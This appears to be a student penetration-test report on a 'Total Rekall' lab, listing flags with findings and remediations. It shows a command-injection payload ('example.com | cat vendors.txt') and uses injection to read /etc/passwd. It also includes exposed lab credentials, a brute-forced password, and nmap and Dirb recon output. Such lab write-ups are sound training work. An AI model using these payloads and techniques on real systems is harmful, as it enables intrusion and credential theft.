
```
<?php
// ** MySQL settings ** //
define('DB_NAME', 'bWAPP');    // The name of the database
define('DB_USER', 'thor');     // Your MySQL username
define('DB_PASSWORD', 'Asgard'); // ...and password
define('DB_HOST', 'localhost');    // 99% chance you won't need to change this value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

// Change each KEY to a different unique phrase.  You won't have to remember the phrases later,
// so make them long and complicated.  You can visit http://api.wordpress.org/secret-key/1.1/
// to get keys generated for you, or just make something up.  Each key should have a different phrase.
define('AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('SECURE_AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('LOGGED_IN_KEY', 'put your unique phrase here'); // Change this to a unique phrase.

// You can have multiple installations in one database if you give each a unique prefix
$table_prefix  = 'wp_';   // Only numbers, letters, and underscores please!

// Change this to localize WordPress.  A corresponding MO file for the
// chosen language must be installed to wp-content/languages.
// For example, install de.mo to wp-content/languages and set WPLANG to 'de'
// to enable German language support.
define ('WPLANG', '');

/* That's all, stop editing! Happy blogging. */

if ( !defined('ABSPATH') )
        define('ABSPATH', dirname(__FILE__) . '/');
require_once(ABSPATH . 'wp-settings.php');
?>
```





- Using Dirb utility tool, I scanned each available directory and stumbled across “passwords”, inside passwords revealed 3 other directories. As seen in the first image.
- The second image was taken inside of the MySQL database labeled “wp-config”, and revealed login credentials for user “thor” with the password “Asgard”
- Using those credentials, I successfully logged into thor.


Affected Hosts	192.168.14.35
Remediation	**Seek Flag4 remediation.** It is also important to note that during an attack specifically like Dirb or DirBuster, requires constant HTTP requests to the webserver. With this in mind, its recommended to monitor logging activity that generates a bunch of requests in a small duration and even take action by using a firewall to prevent further traffic. **Let the user know they need to change their password ASAP.**

Vulnerability 8	Findings


Title	Flag8
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Exposed Sensitive Data
Images	
Affected Hosts	192.168.14.35
Remediation	**Seek Flag4 for relevant remediation.** Double-Check any implementation added to the server. **Let the user know they need to change their password ASAP. As well as change the HTML/CSS to remove the credentials.**

Vulnerability 9	Findings
Title	Flag 9
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Exposed Sensitive Data


Images	  • First image shows Dirb being used again over “192.168.14.35” to find “robots.txt” • Robots.txt is then accessed through manual input through the url field shown above.
Affected Hosts	192.168.14.35
Remediation	**Seek Flag 4 for Remediation.** As its relevant towards sensitive data being virtually open to the public.

Vulnerability 10	Findings
Title	Flag 10
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Command Injection
Images	 • Inside the DNS field, I inputted “example.com | cat vendors.txt” to output the text file. This bypasses the original command of just “example.com” and instead towards “cat vendors.txt”
Affected Hosts	192.168.14.35
Remediation	This is another example on using a command that was not intended, fundamentally similar to flag 2’s XSS injection. This is mainly because of the lack of user input validation and sanitation.

Vulnerability 11	Findings
Title	Flag 11

Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Command injection
Images	
Affected Hosts	192.168.14.35
Remediation	**Seek flag 10 for a relevant solution.**

Vulnerability 12	Findings
Title	Flag 12
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Brute-Force Attack

Images	  • Using the same practice from flag 10 and 11, I used command injection towards “/etc/passwd” directory. • From the output, melina was available to use, and I proceeded to brute-force their password, which was “melina”.
Affected Hosts	192.168.14.35
Remediation	**The command injection half is relevant to Flag 10 and 11.** For the other half, a brute-force attack is solved by spreading awareness

	towards employees on the importance of password strength. Including a complex password policy is also important to force users to implement a strong and resilient password. This is important for a user's credentials as well as the companies. Include: 1 Case-Sensitive Letter, a minimum of a single special character and or number, and a minimum password length of 10-12 characters.

Linux Server Vulnerabilities


Vulnerability 1	Findings
Title	Flag 1
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Open-Source Vulnerability

Images


```
Queried whois.godaddy.com with "totalrekall.xyz"...

Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2022-02-02T19:16:19Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2023-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#
Domain Status: clientUpdateProhibited https://icann.org/epp#cl
Domain Status: clientRenewProhibited https://icann.org/epp#cli
Domain Status: clientDeleteProhibited https://icann.org/epp#cl
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: jlow@2u.com
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://w
>>> Last update of WHOIS database: 2023-01-09T18:44:47Z <<<
```

- Used https://centralops.net/co/DomainDossier.aspx to pull “WHOIS” data from the database.


Affected Hosts	totalrekall.xyz
Remediation	**Similar to flag 4 in Web Application Vulnerabilities.** Fix ASAP


Vulnerability 2	Findings
Title	Flag 2
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Domain ping
Images	 • Ping totalrekall.xyz shows “34.102.136.180”
Affected Hosts	totalrekall.xyz
Remediation	By configuring a firewall iptable to reject all incoming ping requests, this will help keep the domain network hidden from a simple ping command. A script is probably necessary to ensure the iptables rules are not erased after each time the machine restarts. Another option is to edit the following file: Inside filepath: /proc/sys/net/ipv4/icmp_echo_ignore_all, change 0(zero) to a 1(one). This will ensure that the machine getting pinged does not respond.

Vulnerability 3	Findings
Title	Flag 3
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Open-Source Vulnerability

Images	 • Used “crt.sh” for totalrekall.xyz to pull up their certificate repository.
Affected Hosts	totalrekall.xyz
Remediation	**Similar to flag 4 Web App Vulnerabilities**

Vulnerability 4	**Findings**
Title	Flag 4
Type (Web app / Linux OS / Wlndows OS)	Linux OS
Risk Rating	Critical
Description	Network mapping scan

Images	
Affected Hosts	192.168.13.0/24, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.1
Remediation	A firewall can be implemented to prevent outer-sourced traffic from accessing open ports. An IDS is also a good option for monitoring, logging, and alarming administrators on suspicious port activity.

Vulnerability 5	Findings
Title	Flag 5
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Aggressive Nmap Scan
Images	

```
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 20:26 EST
Nmap scan report for 192.168.13.10
Host is up (0.000054s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.0
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.3
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms 192.168.13.10
```

```
Nmap scan report for 192.168.13.11
Host is up (0.000018s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.11

Nmap scan report for 192.168.13.12
Host is up (0.000014s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
|_http-favicon: Spring Java Framework
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE PATCH
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
```


```
Nmap scan report for 192.168.13.13
Host is up (0.000012s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
